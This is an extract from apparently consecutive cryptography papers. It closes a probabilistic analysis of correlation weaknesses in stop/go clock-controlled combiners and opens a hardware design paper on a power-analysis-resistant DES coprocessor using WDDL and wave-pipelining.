& P\{\tilde{X}_0 = Y_0^{(1)}, \tilde{X}_1 = Y_1^{(1)}, \dots, \tilde{X}_n = Y_n^{(1)}\} \\
& = P\{X_0^{(1)} \cdot X_0^{(2)} = Y_0^{(1)}, X_1^{(1)} \cdot X_1^{(2)} = Y_1^{(1)}, \dots, X_n^{(1)} \cdot X_n^{(2)} = Y_n^{(1)}\} \\
& = \sum_{a_0, \dots, a_n \in \{0,1\}} P\left(\{X_0^{(2)} = a_0, X_1^{(2)} = a_1, \dots, X_n^{(2)} = a_n\} \cap \bigcap_{i=0}^n E_{i,a_i}\right) \\
& = \frac{1}{2^{n+1}} \sum_{a_0, \dots, a_n \in \{0,1\}} P\{X_0^{(2)} = a_0, X_1^{(2)} = a_1, \dots, X_n^{(2)} = a_n\} \\
& = \frac{1}{2^{n+1}},
\end{aligned}$$

and the desired result follows directly. \square

For analyzing the rate of coincidence between sequence $\{\tilde{X}_0, \tilde{X}_1, \tilde{X}_2, \dots\}$ and sequence $\{Z_0^{(1)}, Z_1^{(1)}, Z_2^{(1)}, \dots\}$, the following lemma is needed.

Lemma 5. *The notation are the same as those defined above. Denote $\frac{\sqrt{17}+9}{16}$ and $\frac{-\sqrt{17}+9}{16}$ by C_1 and C_2 , respectively. Then for $n \geq 0$,*

$$\begin{aligned} & P \left\{ Z_0^{(1)} \cdot X_0^{(2)} = Z_0^{(1)}, Z_1^{(1)} \cdot X_1^{(2)} = Z_1^{(1)}, \dots, Z_{n-1}^{(1)} \cdot X_{n-1}^{(2)} = Z_{n-1}^{(1)}, X_n^{(2)} = 1 \right\} \\ &= (1 \ 0) \cdot \begin{pmatrix} \frac{3}{4} & \frac{1}{8} \\ \frac{1}{4} & \frac{3}{8} \end{pmatrix}^n \cdot \begin{pmatrix} \frac{1}{2} \\ \frac{1}{2} \end{pmatrix} \\ &= \frac{1}{4} \cdot \left[(C_1^n + C_2^n) + \frac{5}{\sqrt{17}} (C_1^n - C_2^n) \right]. \end{aligned}$$

Proof. Let

$$\begin{aligned} p_n^{(1)} &= P \left\{ Z_0^{(1)} \cdot X_0^{(2)} = Z_0^{(1)}, \dots, Z_{n-1}^{(1)} \cdot X_{n-1}^{(2)} = Z_{n-1}^{(1)}, X_n^{(2)} = 1 \right\}, \\ p_n^{(0)} &= P \left\{ Z_0^{(1)} \cdot X_0^{(2)} = Z_0^{(1)}, \dots, Z_{n-1}^{(1)} \cdot X_{n-1}^{(2)} = Z_{n-1}^{(1)}, X_n^{(2)} = 0 \right\}. \end{aligned}$$

Note that $\{X_0^{(2)}, X_1^{(2)}, X_2^{(2)}, \dots\}$ is a homogeneous markov chain. And note that random variables $Z_0^{(1)}, Z_1^{(1)}, \dots, Z_{n-1}^{(1)}$ and vector $(X_0^{(2)}, X_1^{(2)}, \dots, X_n^{(2)})$ are mutually independent. We can get the following recurrence relation,

$$\begin{aligned} & p_n^{(1)} = P \left\{ Z_0^{(1)} \cdot X_0^{(2)} = Z_0^{(1)}, \dots, Z_{n-1}^{(1)} \cdot X_{n-1}^{(2)} = Z_{n-1}^{(1)}, X_n^{(2)} = 1 \right\} \\ &= P \left\{ Z_0^{(1)} \cdot X_0^{(2)} = Z_0^{(1)}, Z_1^{(1)} \cdot X_1^{(2)} = Z_1^{(1)}, \dots, X_{n-1}^{(2)} = 1, X_n^{(2)} = 1 \right\} \\ &\quad + P \left\{ Z_0^{(1)} \cdot X_0^{(2)} = Z_0^{(1)}, Z_1^{(1)} \cdot X_1^{(2)} = Z_1^{(1)}, \dots, X_{n-1}^{(2)} = Z_{n-1}^{(1)} = 0, X_n^{(2)} = 1 \right\} \\ &= \frac{3}{4} \cdot P \left\{ Z_0^{(1)} \cdot X_0^{(2)} = Z_0^{(1)}, Z_1^{(1)} \cdot X_1^{(2)} = Z_1^{(1)}, \dots, X_{n-1}^{(2)} = 1 \right\} \\ &\quad + \frac{1}{8} \cdot P \left\{ Z_0^{(1)} \cdot X_0^{(2)} = Z_0^{(1)}, Z_1^{(1)} \cdot X_1^{(2)} = Z_1^{(1)}, \dots, X_{n-1}^{(2)} = 0 \right\} \\ &= \frac{3}{4} \cdot p_{n-1}^{(1)} + \frac{1}{8} \cdot p_{n-1}^{(0)}, \end{aligned}$$

and

$$\begin{aligned} & p_n^{(0)} = P \left\{ Z_0^{(1)} \cdot X_0^{(2)} = Z_0^{(1)}, \dots, Z_{n-1}^{(1)} \cdot X_{n-1}^{(2)} = Z_{n-1}^{(1)}, X_n^{(2)} = 0 \right\} \\ &= P \left\{ Z_0^{(1)} \cdot X_0^{(2)} = Z_0^{(1)}, Z_1^{(1)} \cdot X_1^{(2)} = Z_1^{(1)}, \dots, X_{n-1}^{(2)} = 1, X_n^{(2)} = 0 \right\} \\ &\quad + P \left\{ Z_0^{(1)} \cdot X_0^{(2)} = Z_0^{(1)}, Z_1^{(1)} \cdot X_1^{(2)} = Z_1^{(1)}, \dots, X_{n-1}^{(2)} = Z_{n-1}^{(1)} = X_n^{(2)} = 0 \right\} \end{aligned}$$

$$\begin{aligned}
&= \frac{1}{4} \cdot P \left\{ Z_0^{(1)} \cdot X_0^{(2)} = Z_0^{(1)}, Z_1^{(1)} \cdot X_1^{(2)} = Z_1^{(1)}, \dots, X_{n-1}^{(2)} = 1 \right\} \\
&\quad + \frac{3}{8} \cdot P \left\{ Z_0^{(1)} \cdot X_0^{(2)} = Z_0^{(1)}, Z_1^{(1)} \cdot X_1^{(2)} = Z_1^{(1)}, \dots, X_{n-1}^{(2)} = 0 \right\} \\
&= \frac{1}{4} \cdot p_{n-1}^{(1)} + \frac{3}{8} \cdot p_{n-1}^{(0)}.
\end{aligned}$$

That is

$$\begin{pmatrix} p_n^{(1)} \\ p_n^{(0)} \end{pmatrix} = \begin{pmatrix} \frac{3}{4} & \frac{1}{8} \\ \frac{1}{4} & \frac{3}{8} \end{pmatrix} \cdot \begin{pmatrix} p_{n-1}^{(1)} \\ p_{n-1}^{(0)} \end{pmatrix}.$$

By induction on n , we obtain that

$$\begin{pmatrix} p_n^{(1)} \\ p_n^{(0)} \end{pmatrix} = \begin{pmatrix} \frac{3}{4} & \frac{1}{8} \\ \frac{1}{4} & \frac{3}{8} \end{pmatrix}^n \cdot \begin{pmatrix} p_0^{(1)} \\ p_0^{(0)} \end{pmatrix} = \begin{pmatrix} \frac{3}{4} & \frac{1}{8} \\ \frac{1}{4} & \frac{3}{8} \end{pmatrix}^n \cdot \begin{pmatrix} \frac{1}{2} \\ \frac{1}{2} \end{pmatrix},$$

and the result follows. \square

Theorem 4. *The notation $\{\tilde{X}_0, \tilde{X}_1, \tilde{X}_2, \dots\}$ and $\{Z_0^{(1)}, Z_1^{(1)}, Z_2^{(1)}, \dots\}$ are the same as those defined above. Then*

(1) $P\{\tilde{X}_n = Z_n^{(1)}\} = \frac{1}{2} + \frac{1}{2^{n+2}}$ for $n \geq 0$;

(2) Denote $\frac{\sqrt{17+9}}{16}$ and $\frac{-\sqrt{17+9}}{16}$ by C_1 and C_2 , respectively. Then for $n \geq 0$,

$$\begin{aligned}
&P\{\tilde{X}_0 = Z_0^{(1)}, \tilde{X}_1 = Z_1^{(1)}, \dots, \tilde{X}_n = Z_n^{(1)}\} \\
&= \frac{3}{2^{n+2}} + \frac{1}{2^{n+3}} \left(1 + \frac{5}{\sqrt{17}}\right) \frac{C_1 - C_1^{n+1}}{1 - C_1} + \frac{1}{2^{n+3}} \left(1 - \frac{5}{\sqrt{17}}\right) \frac{C_2 - C_2^{n+1}}{1 - C_2}.
\end{aligned}$$

Proof. (1) The case $n = 0$ is obvious. The fact that for $n \geq 1$, $X_n^{(2)}$ is independent of $X_n^{(1)}$ and $Z_n^{(1)}$ states that,

$$\begin{aligned}
&P\{\tilde{X}_n = Z_n^{(1)}\} \\
&= P\{X_n^{(1)} \cdot X_n^{(2)} = Z_n^{(1)}\} \\
&= P\{X_n^{(2)} = 1, X_n^{(1)} = Z_n^{(1)}\} + P\{X_n^{(2)} = 0, Z_n^{(1)} = 0\} \\
&= \frac{1}{2} \cdot \left(\frac{1}{2} + \frac{1}{2^{n+1}}\right) + \frac{1}{2} \cdot \frac{1}{2} = \frac{1}{2} + \frac{1}{2^{n+2}}.
\end{aligned}$$

(2) We proceed by induction. The case $n = 0$ is obvious. Denote

$$E_n = \{\tilde{X}_0 = Z_0^{(1)}, \tilde{X}_1 = Z_1^{(1)}, \dots, \tilde{X}_n = Z_n^{(1)}\}.$$

Note that $Z_{n+1}^{(1)}$ is independent of $Z_0^{(1)}, Z_1^{(1)}, \dots, Z_n^{(1)}$ and $X_0^{(1)}, X_1^{(1)}, \dots, X_n^{(1)}$. We get

$$\begin{aligned}
&P\{\tilde{X}_0 = Z_0^{(1)}, \tilde{X}_1 = Z_1^{(1)}, \dots, \tilde{X}_n = Z_n^{(1)}, \tilde{X}_{n+1} = Z_{n+1}^{(1)}\} \\
&= P\{\tilde{X}_0 = Z_0^{(1)}, \tilde{X}_1 = Z_1^{(1)}, \dots, \tilde{X}_n = Z_n^{(1)}, X_{n+1}^{(1)} \cdot X_{n+1}^{(2)} = Z_{n+1}^{(1)}\} \\
&= P\left(E_n \cap \{X_{n+1}^{(2)} = 1, X_{n+1}^{(1)} = Z_{n+1}^{(1)}\}\right) + P\left(E_n \cap \{X_{n+1}^{(2)} = Z_{n+1}^{(1)} = 0\}\right)
\end{aligned}$$

$$\begin{aligned}
&= P\left(E_n \cap \{X_{n+1}^{(2)} = 1, X_{n+1}^{(1)} = Z_{n+1}^{(1)}\} \cap \{Y_0^{(1)} = 1, \dots, Y_n^{(1)} = 1\}\right) \\
&\quad + P\left(E_n \cap \{X_{n+1}^{(2)} = 1, X_{n+1}^{(1)} = Z_{n+1}^{(1)}\} \cap \{Y_0^{(1)} = 1, \dots, Y_n^{(1)} = 1\}^c\right) \\
&\quad + P\left(E_n \cap \{X_{n+1}^{(2)} = Z_{n+1}^{(1)} = 0\} \cap \{Y_0^{(1)} = 1, \dots, Y_n^{(1)} = 1\}\right) \\
&\quad + P\left(E_n \cap \{X_{n+1}^{(2)} = Z_{n+1}^{(1)} = 0\} \cap \{Y_0^{(1)} = 1, \dots, Y_n^{(1)} = 1\}^c\right) \\
&\stackrel{(b)}{=} P\left(E_n \cap \{X_{n+1}^{(2)} = 1\} \cap \{Y_0^{(1)} = 1, \dots, Y_n^{(1)} = 1\}\right) \\
&\quad + \frac{1}{2}P\left(E_n \cap \{X_{n+1}^{(2)} = 1\} \cap \{Y_0^{(1)} = 1, \dots, Y_n^{(1)} = 1\}^c\right) \\
&\quad + \frac{1}{2}P\left(E_n \cap \{X_{n+1}^{(2)} = 0\} \cap \{Y_0^{(1)} = 1, \dots, Y_n^{(1)} = 1\}\right) \\
&\quad + \frac{1}{2}P\left(E_n \cap \{X_{n+1}^{(2)} = 0\} \cap \{Y_0^{(1)} = 1, \dots, Y_n^{(1)} = 1\}^c\right) \\
&= \frac{1}{2}P\{E_n\} + \frac{1}{2}P\left(E_n \cap \{X_{n+1}^{(2)} = 1\} \cap \{Y_0^{(1)} = 1, \dots, Y_n^{(1)} = 1\}\right).
\end{aligned}$$

Where (b) follows from the fact that iff event $\{Y_0^{(1)} = 1, \dots, Y_n^{(1)} = 1\}^c$ happens, $\sum_{i=0}^n Y_i^{(1)} < n + 1$. Lemma 5 gives us that

$$\begin{aligned}
&\frac{1}{2}P\left(E_n \cap \{X_{n+1}^{(2)} = 1\} \cap \{Y_0^{(1)} = 1, \dots, Y_n^{(1)} = 1\}\right) \\
&= \frac{1}{2^{n+2}}P\left(\{Z_0^{(1)} \cdot X_0^{(2)} = Z_0^{(1)}, \dots, Z_n^{(1)} \cdot X_n^{(2)} = Z_n^{(1)}, X_{n+1}^{(2)} = 1\}\right) \\
&= \frac{1}{2^{n+4}}\left[(C_1^{n+1} + C_2^{n+1}) + \frac{5}{\sqrt{17}}(C_1^{n+1} - C_2^{n+1})\right].
\end{aligned}$$

And hence

$$\begin{aligned}
&P\{\tilde{X}_0 = Z_0^{(1)}, \tilde{X}_1 = Z_1^{(1)}, \dots, \tilde{X}_n = Z_n^{(1)}, \tilde{X}_{n+1} = Z_{n+1}^{(1)}\} \\
&= \frac{1}{2}P\{\tilde{X}_0 = Z_0^{(1)}, \tilde{X}_1 = Z_1^{(1)}, \dots, \tilde{X}_n = Z_n^{(1)}\} \\
&\quad + \frac{1}{2^{n+4}}\left[(C_1^{n+1} + C_2^{n+1}) + \frac{5}{\sqrt{17}}(C_1^{n+1} - C_2^{n+1})\right].
\end{aligned}$$

The desired result follows immediately from an induction on n with the above recurrence relation. \square

Remark 3. The number given in Theorem 4 is approximately $\frac{5}{2^{n+1}}$, much less than the corresponding number of rate of coincidence of a single stop/go generator — $\frac{n+2}{2^{n+1}}$ (see [9]).

5 Conclusion

In this paper, we study two clock-controlled combiners combining two stop/go sequences by a Boolean function $x_1 \oplus x_2$ or $x_1 \cdot x_2$, called the “additive” combiner and the “multiply” combiner, respectively. We then investigate the rate

of coincidence between the output sequences of these two combiners and the corresponding LFSRs' sequences. The computed coincidence probabilities show that there exist correlation weaknesses in these combiners, which may be used for mounting correlation attacks on these generators.

References

- [1] T. Beth, F. C. Piper. The stop and go generator. *Advances in Cryptography-EUROCRYPT 84*, LNCS vol. 209, Springer-Verlag, pp.88-92, 1985.
- [2] D. Gollmann, W. G. Chambers. Clock-controlled shift registers: A review, *IEEE J. Select. Areas Commun.*, vol. 7, pp.525-533, 1989.
- [3] A. Canteaut, M. Trabbia. Improved fast correlation attacks using parity-check equations of weight 4 and 5, *Advances in Cryptography-EUROCRYPT 2002*, LNCS vol. 2332, Springer-Verlag, pp.209-221, 2002.
- [4] T. Johansson, F. Jonsson. Fast correlation attacks on stream ciphers via convolutional codes, *Advances in Cryptography-EUROCRYPT 99*, LNCS vol. 1592, Springer-Verlag, pp.347-362, 1999.
- [5] T. Johansson. Reduced complexity correlation attacks on two clock-controlled generators, *Advances in Cryptography-ASIACRYPT 98*, LNCS vol. 1514, Springer-Verlag, pp.342-357, 1998.
- [6] J. Dj. Golic. Embedding and probabilistic correlation attacks on clock-controlled shift registers. *Advances in Cryptology-EUROCRYPT'94*, LNCS vol. 950, Springer-Verlag, pp. 230-243, 1994.
- [7] J. Dj. Golic. Edit probability correlation attacks on stop/go clocked keystream generators, *J. Crptology*, vol. 16(1): 41-68, 2003.
- [8] Ding Cun-sun, Xiao Guo-zhen. *Stream cipher and its applications*. Beijing: National Defense Industrial Press. pp.189-199. 1994 (in Chinese).
- [9] Li Shi-qu, Huang Xiao-ying, Liu Wen-fen, etc. On some probabilistic model in cryptography. Beijing: Publishing House of Electronics Industry. pp.174-190. 2005(in Chinese).
- [10] Huang Xiao-ying, Lian Yu-zhoung, Li Shi-qu. The question in the conformable probability of the output sequences of the stop-and-go generator. *Mathematical Theory and applications*, vol. 21(1): 79-84. 2001 (in Chinese).

Designing Power Analysis Resistant and High Performance Block Cipher Coprocessor Using WDDL and Wave-Pipelining

Yuanman Tong, Zhiying Wang, Kui Dai, and Hongyi Lu

School of Computer Science, National University of Defense Technology
Changsha, Hunan, P.R.C.
yuanmantong@yahoo.com.cn

Abstract. Novel design method and design flow of block cipher coprocessor is presented based on the WDDL (Wave Dynamic Differential Logic) and Wave-Pipelining techniques. This design flow utilized the current commercially available EDA (Electronic Design Automatic) tools to a large degree. The WDDL and wave-pipelining based coprocessor not only resists power analysis, but also achieves high performance and low power consumption in nature. According to the design flow, this paper implements a DES coprocessor. The simulation results show that the novel design method does achieve high performance, low power consumption and power analysis resistant ability at the cost of chip area.

Keywords: WDDL, Wave-pipelining, block cipher, power analysis resistant, design flow.

1 Introduction

Block cipher is the key technique to achieve data privacy, so the block cipher coprocessor is an important part of a typical security SOC (System on Chip). The security of cryptographic algorithm has two sides, one is the mathematic security, and the other is the implementation security. For those widely used modern block ciphers, it is nearly impossible to break them by mathematic attacks. However, some weakness in the implementations leaves a hole to those attackers. Side channel attack is the one that utilizes the weakness of implementation. Timing analysis, electromagnetic side-channel analysis, and power analysis [1] are the typical side channel attacks. Based on the correlation between power and data being processed, an attacker can obtain the secret key from the statistics of large amount of power samples. Being simple and efficient, power analysis is truly dangerous to those security SOCs, especially the smartcards.

To protect a smartcard against power analysis, many kinds of techniques have been presented [2]. These protecting implementation methods can be divided into two categories, power randomization and the contrary one. Unfortunately, high security often means the sacrifice of performance in some degree. For example, randomized delay or invalid operation is inserted into the processing flow, so the performance decreases [2]. Sometimes much more energy is consumed

while implementing cryptography based on dynamic dual-rail logic [3]. This paper attempts to seek a reasonable tradeoff between the performance, chip area, power consumption and the ability to resist power analysis. Because the energy consumed by a WDDL cell is independent of its input, WDDL can be used to implement cryptography so that power analysis is not practicable [4][5][6]. With the combination of WDDL and wave-pipelining [7][8], this paper presents a method which is not only resistant to power analysis, but also achieves high performance.

The rest of this paper is organized as follows. In section 2, we give a brief introduction of WDDL and wave-pipelining. Then we explain why is practicable to combine these two kinds of techniques to implement block cipher. In section 3, we present the structure of a block cipher coprocessor based on WDDL and wave-pipelining. Then we present the design flow in section 4. The performance and the ability to resist power analysis attack are analyzed in section 5. Then an example of DES coprocessor based on the presented design flow is shown in section 6. Finally, we conclude in section 7.

2 Introduction of WDDL and Wave-Pipelining

The circuit based on WDDL has the following characteristics [4][5][6]:

- All the logic functions are realized via AND2 and OR2. Where AND2 (OR2) provides the Boolean AND (OR) function of its two inputs.
- According to the De Morgan's law, a pair of AND2 and OR2 composes a dual-rail cell, which is shown in Fig. 1(a) and Fig. 1(b). For simplicity, the dual rail AND- and OR- gates are denoted as WAND2 and WOR2 in the following.
- A WDDL cell has two states, one is pre-charging, and the other is evaluation. Unlike the dynamic circuit, the WDDL circuit has no global pre-charging signal. We just let all the inputs be 0, and then the outputs of the WDDL circuit will be pre-charged to 0 finally. That is to say, the pre-charging signal is propagated step by step. As shown in Fig. 2, after a delay unit (the delay of AND2 or OR2), the signals z_1 , z_2 are pre-charged to 0, then the signals z_3 , O_2 .
- A WDDL cell can achieve nearly constant power consumption as long as the differential gates' equivalent capacitances are the same. The spice simulation result of WAND2 with balanced load capacitance is shown in Fig. 3. Where four different phases represent four different inputs. The larger peak represents evaluation, and the smaller one represents pre-charging. And we find that the power consumption of different inputs is not completely the same in fact. Tiny difference does exists.

Wave pipelining is a kind of IC design technique which can achieve very high performance [7][8]. The principle of wave pipelining is shown as follows. For a combinational module, the next input signals can be triggered before we get the result relevant to the current input as long as no collision occurs. Thus




Fig. 1. The schematic diagram of WDDL cells. (a) A WAND2 cell, (b) A WOR2 cell, (c) A BUF cell.

there may be multiple data flows in this combinational module. Each data flow is called a wave. Suppose that the delay of the critical path is t_c , and the interval between two data inputs is Δt . Then this combinational module can be regarded as a pipeline with $\lceil t_c/\Delta t \rceil$ stages. And no latches exist between two stages. According to this processing flow, the throughput of a combinational module can be improved significantly. Although wave pipelining has the advantage of performance, things are far from perfect. The limitation of EDA tools is the major drawback. And this also explains why wave pipelining is not widely used now.




Fig. 2. A WDDL circuit




Fig. 3. Spice simulation of a WAND2 cell

Based on the brief introduction of WDDL and wave pipelining, we now explain why it is possible to combine these two kinds of techniques to implement block cipher. On the one side, a WDDL based circuit is comprised of only two kinds of gate, AND2 and OR2. The propagation delays of these two kinds of gates are nearly the same. So we can implement a WDDL based circuit via wave pipelining without great difficulty. On the other hand, block ciphers comprise several similar rounds of transformation, and no feedback is needed. That is to say, the regular structures of block ciphers indicate that it is practical to employ the wave pipelining technique. Furthermore, because of the nearly constant power consumption, a WDDL and wave pipelining based block cipher coprocessor has the ability to resist power analysis. To sum up, not only it is practical to combine WDDL with wave pipelining to implement block ciphers, but also we

can gain the advantage of performance and security. For simplicity, we use the term WDP to indicate the combination of WDDL and wave pipelining in the following.

3 Architecture of WDP Based Block Cipher Coprocessor

The WDP based block cipher coprocessor has the multi-layer interconnection style structure shown in Fig. 4. Those three kinds of layers included in this structure are input, logic calculation, and output layers. Each layer accepts inputs from its previous layer only. As shown in Fig. 4, (in, \overline{in}) are the dual rail input signals, and (out, \overline{out}) are dual rail output signals. In each a logic calculation layer, there are three kinds of logic cells which are denoted as WAND2, WOR2, and BUF. The cell BUF can be regarded as a delay unit, which is shown in Fig. 1(c). During the pre-charging phase, all the inputs of a BUF cell are set to 0, then the dual rail outputs (f, \overline{f}) are pre-charged to 0. During the evaluation phase, en is set to 1, and \overline{en} is kept 0, then we can get (a, \overline{a}) at the output. That is to say, (a, \overline{a}) are delayed.




Fig. 4. The architecture of a WDP based coprocessor

(tr_i, \overline{tr}_i) are the dual rail signals that trigger the WDP coprocessor. If and only if tr_i is set to 1, the coprocessor performs valid computation. Otherwise, then the WDP circuit remains in the pre-charging state. (tr_i, \overline{tr}_i) are propagated through BUF cells stage by stage. The logic depth of (tr_i, \overline{tr}_i) is equal to the logic calculation layers'. In other word, the total number of stages that (tr_i, \overline{tr}_i) should travel is identical to the number of logic calculation layers. Then we conclude that the valid results go to the end of the WDP circuit at the same time when tr_o becomes 1. For the BUF cell in the i -th stage of logic calculation, its dual rail input (en, \overline{en}) are set to the triggering signals $(tr_{i-1}, \overline{tr}_{i-1})$ from stage $(i - 1)$.

The computing model of the presented block cipher coprocessor can be expressed as $ENC(IN, L_1, \dots, L_n, OUT)$. Where IN is the set of input signals,

and OUT is the set of output signals. The term $L_i(1 \leq i \leq n)$ denotes the set of all signals in layer i . This computing model satisfies the following constraints.

$$\begin{aligned} \forall o \in OUT, o &= (x \wedge y), or o = (x \vee y), x, y \in L_n. \\ \forall z \in L_i, z &= (x \wedge y), or z = (x \vee y), i > 1, x, y \in L_{i-1}. \\ \forall z \in L_1, z &= (x \wedge y), or z = (x \vee y), x, y \in IN. \end{aligned}$$

In the above model, the delay of each logic calculation stage is nearly the same. Then the arrival time of the two inputs is nearly the same for any cell. So it is suitable for employing the wave pipelining technique. While wave pipelining, the interval of consecutive two inputs is determined by the maximum propagation delay of all the layers. In fact, the interval is delay of the cell which has the maximum load. And it is the common case that this cell has the maximum fan-outs. The interval, denoted as Δt , is calculated by the following equation.

$$\Delta t = t_{intrinsic} + (K_{load} \times C_{load}). \tag{1}$$




Fig. 5. Processing flow of WDP based coprocessor




Fig. 6. Branch balancing

In (1), $t_{intrinsic}$ represents the delay of a cell (AND2 or OR2) without load capacitance. C_{load} represents the load capacitance of the corresponding cell. And K_{load} indicates the load delay multiplier.

Based on the above description of the WDP based block cipher coprocessor, we can determine the processing flow shown in Fig. 5. The pre-charging and valid computations are performed alternatively in the flow. At a certain point of time, there may be several waves traveling the coprocessor.

4 Design Flow of WDP Based Block Cipher Coprocessor

It is the common case that block ciphers comprise several similar rounds of transformation and each round is well modularized. To simplify the design process, this paper decomposes a macro-module top down. After the WDP netlist

of each sub-module is generated, we compose the netlists of those sub-modules bottom up. Finally, we get the entire netlist of a block cipher coprocessor. For example, each round of DES comprises these sub-modules, KS (key schedule), eight S-boxes, and P (permutation) etc [9].

For a sub-module, we get its WDP netlist via the following steps.

1. HDL Design: the logic design is done with a standard hardware description language, such as Verilog.
2. Synthesis: the HDL design is synthesized with a subset of the standard cell library. The subset only consists of the inverter, the AND2 and OR2. Then we get the static complementary netlist. Any Boolean algebra function can be expressed with the operator set $\{\neg, \vee, \wedge\}$, which is equivalent to the inverter, the AND2 and OR2. So this step is legitimate. Since no special standard cells are used, the synthesis can be done with the common EDA tools, such as Synopsys Design Compiler TM.
3. SR-WDDL: the synthesized single rail netlist must be converted to the WDDL style netlist. Because all the signals in a WDDL circuit are differential, the inverter is redundant. For an instance of AND2 (OR2) in the single rail netlist, we just add a complementary instance of OR2 (AND2) according to the De Morgan's law. Let A, B be the input signals of a logic cell, and Z be the output signal. The conversion rule is listed as follows.
 - (a) For an inverter instance INV U1($.A(X_1), .Z(Z_1)$), we replace all the occurrences of X_1 with $\overline{X_1}$, and Z_1 with $\overline{Z_1}$.
 - (b) For an AND2 instance AND2 U2($.A(X_2), .B(Y_2), .Z(Z_2)$), we add a complementary OR2 instance OR2 N_U2($.A(\overline{X_2}), .B(\overline{Y_2}), .Z(\overline{Z_2})$).
 - (c) For an OR2 instance OR2 U3($.A(X_3), .B(Y_3), .Z(Z_3)$), we add a complementary AND2 instance AND2 N_U3($.A(\overline{X_3}), .B(\overline{Y_3}), .Z(\overline{Z_3})$).
4. Branch Balancing: after this step, it is ensured that the two input signals of every logic cell arrive at the approximately same time. In the initial WDDL netlist after the conversion, there may be some cells that their two inputs don't arrive simultaneously. That is to say, the logic depths of these two inputs are different. For example, the arrival time of Z_3 , e in Fig. 2 differs obviously. If working as the wave pipelining style, timing analysis is difficult and high performance can not be achieved. By inserting some BUFs, we get the WDP netlist complied with the structure shown in Fig. 4. The process of branch balancing is now presented in detail as follows.

For a WDDL netlist, any output's Boolean function can be expressed as a binary tree. In this binary tree, a node denotes the corresponding signal in the netlist. If a node is equal to one of input signals, the children of this node are null. Otherwise, the children of a node are the two input signals that produce this node. The height of this binary tree indicates the logic depth the corresponding output. For the circuit shown in Fig. 2, the mentioned binary tree of output O_2 is shown in Fig. 6(a). This binary tree's height is 3. The arrival time of z_3 , e , the two children of O_2 , differs obviously. As shown in Fig. 6(b), we insert two BUFs for

signal e to balance the two branches of O_2 . In fact, we add the following cells, OR2 B_U1($.A(e), .B(tr_i), .Z(e_1)$), OR2 B_U2($.A(e_1), .B(tr_1, .Z(e_2))$). Then we replace the original occurrence of signal e with e_2 . Certainly, complementary cells would be added for $\overline{O_2}$. For simplicity, we use the term InsertBuf(x, h) to indicate that h BUFs are inserted for signal x , and Height(z) be the logic depth of node z . The detailed description of branch balancing is shown in Algorithm 1.

Algorithm 1. Branch balancing of an output: BalanceBranch(O)

Require: IN be the set of input signals

```

if IN1( $O$ )  $\in$   $IN$  then
  InsertBuf(IN1( $O$ ), Height( $O$ )-1) {IN1( $O$ ) denotes the first input of  $O$ }
  if IN2( $O$ )  $\in$   $IN$  then
    InsertBuf(IN2( $O$ ), Height( $O$ )-1) {IN2( $O$ ) denotes the second input of  $O$ }
  else
    BalanceBranch(IN2( $O$ )) {recursive function call}
  end if
else
  BalanceBranch(IN1( $O$ ))
  if IN2( $O$ )  $\in$   $IN$  then
    InsertBuf(IN2( $O$ ), Height( $O$ )-1) {Height( $O$ ) denotes the logic depth of  $O$ }
  else
    BalanceBranch(IN2( $O$ ))
  end if
end if

```

The logic depth of different output signal may be different. In the circuit shown in Fig. 2, the logic depth of O_2 is 3, but 1 for O_1 . To ensure that all the outputs are produced nearly at the same time, some BUFs must be appended for those output signals which have smaller logic depth. For example, two stages of BUFs are appended for O_1 . The detail description of this appending process would not be presented. In the following, we use the term AppendBuf(O, l) to indicate that l stages of BUFs are appended for output signal O .

In summary, the whole process of sub-module branch balancing is shown as follows.

Algorithm 2. Branch balancing of a sub-module: BalanceModule(OUT)

```

Require:  $OUT = \{O_1, O_2, \dots, O_n\}$ 
 $H = \max(\text{Height}(O_i)) \ 1 \leq i \leq n$ 
for all  $O_i$  such that  $O_i \in OUT$  do
  BalanceBranch( $O_i$ )
  AppendBuf( $O, H - \text{Height}(O)$ )
end for

```

The method of generating WDP based netlist of a sub-module is explained above, now the following shows how to compose two sub-modules into a larger one. If the two sub-modules M_1 and M_2 are serial, we just make them connected directly. Otherwise, we append $(L_1 - L_2)$ BUFs for every output signal of M_2 . Where L_1 , and L_2 are the logic depth of M_1 and M_2 respectively, and L_1 is not less than L_2 . According to this method, we can get the WDP based netlist of a macro-module incrementally.

Let a given block cipher comprises R rounds. The design flow of WDP based implementation of this cryptography is shown as follows.

1. for i from 1 to R step by 1
 - (a) The i -th round of this block cipher is decomposed into several independent sub-modules. Then the WDP based netlist of all these sub-modules are generated.
 - (b) All the sub-modules' WDP based netlist are composed so that we get the whole WDP based netlist of the i -th round.
2. All the rounds of this block cipher are glued in sequence, so we get the WDP based netlist of the expected coprocessor.
